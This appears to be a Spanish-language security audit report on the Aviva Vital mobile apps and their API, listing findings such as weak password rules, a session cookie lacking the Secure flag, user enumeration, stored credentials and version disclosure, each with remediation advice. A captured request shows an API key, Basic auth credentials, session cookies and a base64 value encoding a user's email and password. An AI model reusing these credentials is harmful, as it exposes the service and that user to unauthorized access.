
Identificador	2016-AVIVAVITAL-006 (No resuelta)
Activos afectados	http://api.ivitalia.com
Puntuación (Riesgo)	6,4 (Medio)
Vector CVSS	AV:N/AC:L/Au:N/C:P/I:P/A:N/E:H/RL:W/RC:C
Facilidad de resolución (1-5)	4 (Fácil)
Número de ocurrencias	1

RIESGO

La existencia de una política de credenciales laxa puede facilitar una autenticación satisfactoria a la aplicación web a través de ataques de fuerza bruta.

DETALLE

Se ha observado que en el proceso de registro se ha incorporado un control de complejidad de establecimiento de contraseñas:



Sin embargo, con una cuenta activa y a través de la opción 'Mis datos' del aplicativo es posible modificar la contraseña. En este cambio no existe ningún control de complejidad, pudiendo establecer contraseñas extremadamente simples (una letra o un número).

RECOMENDACIONES

Se recomienda fortalecer la política de credenciales de la plataforma añadiendo requisitos de complejidad a la misma, tanto en longitud como en complejidad (uso de mayúsculas, minúsculas, números y caracteres especiales). Es importante que dichos controles también sean validados en el servidor.

Por otro lado, se recomienda establecer controles anti-bot tales como, el bloqueo de usuario en caso de que se hayan intentado un número determinado de logins incorrectos.

2016-AVIVAVITAL-008 Cookies de sesión inseguras

Identificador	2016-AVIVAVITAL-008 (No resuelta)
Activos afectados	http://api.ivitalia.com
Puntuación (Riesgo)	5 (Medio)
Vector CVSS	AV:N/AC:L/Au:N/C:P/I:N/A:N/E:H/RL:OF/RC:C
Facilidad de resolución (1-5)	4 (Fácil)
Número de ocurrencias	2

RIESGO

Las cookies marcadas con el atributo 'Secure' se transmiten únicamente por canales cifrados. Si dicho atributo no se establece, un eventual atacante que fuese capaz de interceptar las comunicaciones en un canal inseguro, podría obtener acceso a la cookie y hacer uso de ella. En el caso en que la cookie afectada sea de sesión, obteniendo su valor sería capaz de hacerse con el control de la sesión de la víctima.

DETALLE

Se han observado la cookie de sesión utilizada (ci_session) sigue sin tener el parámetro 'Secure' habilitado. A continuación puede verse el momento de establecimiento de sesión a través de dicha cookie, en el cual no se establece el atributo descrito anteriormente:

```
HTTP/1.1 200 OK
Date: Wed, 07 Sep 2016 10:44:42 GMT
Server: Apache
X-Powered-By: PHP/5.6.24
Access-Control-Allow-Origin: file://
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,password,usuario,x-api-key,token,key,content-type
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=85766264661a17f3a66e3f42dfd7aedad4eb787c; expires=Wed, 07-Sep-2016 12:44:42 GMT; Max-Age=7200; path=/; HttpOnly
Vary: Accept-Encoding,User-Agent
Content-Length: 3109
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```

A través del ejemplo anterior, puede verse que sólo se establece el atributo 'HttpOnly'.

RECOMENDACIONES

Se recomienda que se utilice el atributo 'Secure' a la hora de asignar las cookies de las aplicaciones afectadas (Set-Cookie).

La sintaxis de esta operación puede verse a continuación:

```
Set-Cookie: <name>=<value> [; <Max-Age>=<age>][; expires=<date>][; domain =
<domain name>][; path=<some path>][; secure][; HttpOnly]
```

Debe tenerse en consideración que una cookie con el atributo 'Secure' habilitado sólo puede transmitirse por canales cifrados, por lo que es imperativo el establecimiento de HTTPS para que la aplicación funcione correctamente (ver vulnerabilidad 2016-AVIVAVITAL-004).

2016-AVIVAVITAL-009 Posibilidad de enumeración de usuarios

Identificador	2016-AVIVAVITAL-009 (Parcialmente resuelta)
Activos afectados	http://api.ivitalia.com
Puntuación (Riesgo)	5 (Medio)
Vector CVSS	AV:N/AC:L/Au:N/C:P/I:N/A:N/E:H/RL:W/RC:C
Facilidad de resolución (1-5)	3 (Medio)
Número de ocurrencias	1

RIESGO

El exceso de detalle en los mensajes o errores generados por la aplicación puede facilitar a un atacante la obtención de credenciales válidas de usuarios legítimos en la plataforma.


DETALLE

Se ha observado que se ha simplificado el contenido de los mensajes devueltos por la API:

```
HTTP/1.1 200 OK
Date: Wed, 07 Sep 2016 10:43:44 GMT
Server: Apache
X-Powered-By: PHP/5.6.24
Access-Control-Allow-Origin: file://
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,password,usuario,x-api-key,token,key,content-type
Vary: Accept-Encoding,User-Agent
Content-Length: 38
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{"success":"false","error":"password"}
```

Sin embargo, a través de los mensajes devueltos por la aplicación móvil aún podría realizarse una enumeración de usuarios validos existentes en la plataforma:



RECOMENDACIONES

Se recomienda emplear mensajes genéricos con el objetivo de no aportar demasiada información que pueda ser utilizada para deducir la existencia de usuarios registrados en la plataforma. Un ejemplo válido sería el mensaje 'combinación de DNI y correo incorrecta' de modo que un potencial atacante no pueda deducir la existencia de un usuario a través del proceso de registro.

Se puede obtener más información acerca de buenas prácticas empleadas en procesos de autenticación en el siguiente recurso:

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

2016-AVIVAVITAL-012 Información residual en los dispositivos móviles

Identificador	2016-AVIVAVITAL-012 (Parcialmente resuelta)
Activos afectados	Aplicación Android Aviva Vital Aplicación iOS Aviva Vital
Puntuación (Riesgo)	4,9 (Medio)
Vector CVSS	AV:L/AC:L/Au:N/C:C/I:N/A:N/E:H/RL:W/RC:C
Facilidad de resolución (1-5)	3 (Medio)
Número de ocurrencias	2

RIESGO

Las aplicaciones móviles tienden a almacenar información en los dispositivos en los cuales se encuentran instaladas. Si la información almacenada es de carácter sensible y ésta se almacena de forma insegura, la confidencialidad de los datos empleados por los usuarios de la aplicación puede verse comprometida en escenarios de robo o pérdida de los dispositivos móviles.

DETALLE

Se ha observado que tanto en la aplicación iOS como Android almacenan las credenciales en la base de datos pertinente (aviva.db). Sin embargo debe tenerse en cuenta que la clave de cifrado sigue estando presente en el código y es fácilmente recuperable dado que se envía a través de las cabeceras HTTP:

```
POST //V2/loginuser HTTP/1.1
Host: api.ivitalia.com
usuario: aviva
Accept: application/json, text/plain, */*
Authorization: Basic bashe64ivitalia_api:2015
Accept-Language: es-es
x-api-key: L0wqf8lS26CxDZdFJDjfB38UQWKVw90C7YefmclY
password: 2015
Accept-Encoding: gzip, deflate
Origin: file://
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_2 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12D508 (5744179312)
Content-Length: 132
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: ci_session=421b99ef72bdb60198617ca8cfeed11ffbbbe9bf

hashkey=eyJlbWFpbCI6ImNhcmxvc19iZXJuZXRAaG90bWFpbC5jb20iLCJwYXNzd29yZCI6ImF2aXZhdml0YWwiLCJlbmNyaXB0YWRhIjowLCJ2ZXJzaW9uIjoxfQ%3D%3D
```

RECOMENDACIONES

Se recomienda gestionar y generar las claves de cifrado de forma adecuada, evitando su envío de forma insegura. Por otro lado, se recomienda evaluar el almacenamiento de las claves de cifrado fuera del código de la aplicación, enviando las credenciales al servidor de aplicación cifradas o alteradas mediante funciones de hash, siendo éste último el que valide las credenciales mediante su descifrado o realizando una comparación con los hash que estén almacenados en el propio servidor.

2016-AVIVAVITAL-013 Exposición de plataforma

Identificador	2016-AVIVAVITAL-013 (No resuelta)
Activos afectados	http://api.ivitalia.com
Puntuación (Riesgo)	2,6 (Bajo)
Vector CVSS	AV:N/AC:H/Au:N/C:P/I:N/A:N/E:H/RL:OF/RC:C
Facilidad de resolución (1-5)	5 (Muy fácil)
Número de ocurrencias	1

RIESGO

La muestra de productos y versionado en las cabeceras HTTP puede dar información adicional a un usuario malicioso en su objetivo de realizar ataques avanzados.

DETALLE

Se ha detectado que la aplicación sigue mostrando componentes y versionado en sus cabeceras HTTP:

- Apache
- PHP/5.6.24

```
HTTP/1.1 200 OK
Date: Wed, 07 Sep 2016 10:43:44 GMT
Server: Apache
X-Powered-By: PHP/5.6.24
Access-Control-Allow-Origin: file://
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,password,usuario,x-api-key,token,key,content-type
Vary: Accept-Encoding,User-Agent
Content-Length: 38
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{"success":"false","error":"password"}
```

RECOMENDACIONES

Se recomienda eliminar cualquier información sobre los componentes y las distintas versiones instaladas en los sistemas que permiten el funcionamiento de la aplicación.

En el caso de servidores Apache se recomienda instalar el módulo 'mod_headers' e incluir las siguientes líneas en el fichero 'http.conf':

```
LoadModule headers_module /usr/lib/apache/modules/mod_headers.so
ServerTokens Prod
ServerSignature Off
Header unset Server
```

En el caso de la cabecera que incluye el versionado de PHP, puede establecerse la directriz 'expose_php' a 'Off' dentro del fichero php.ini.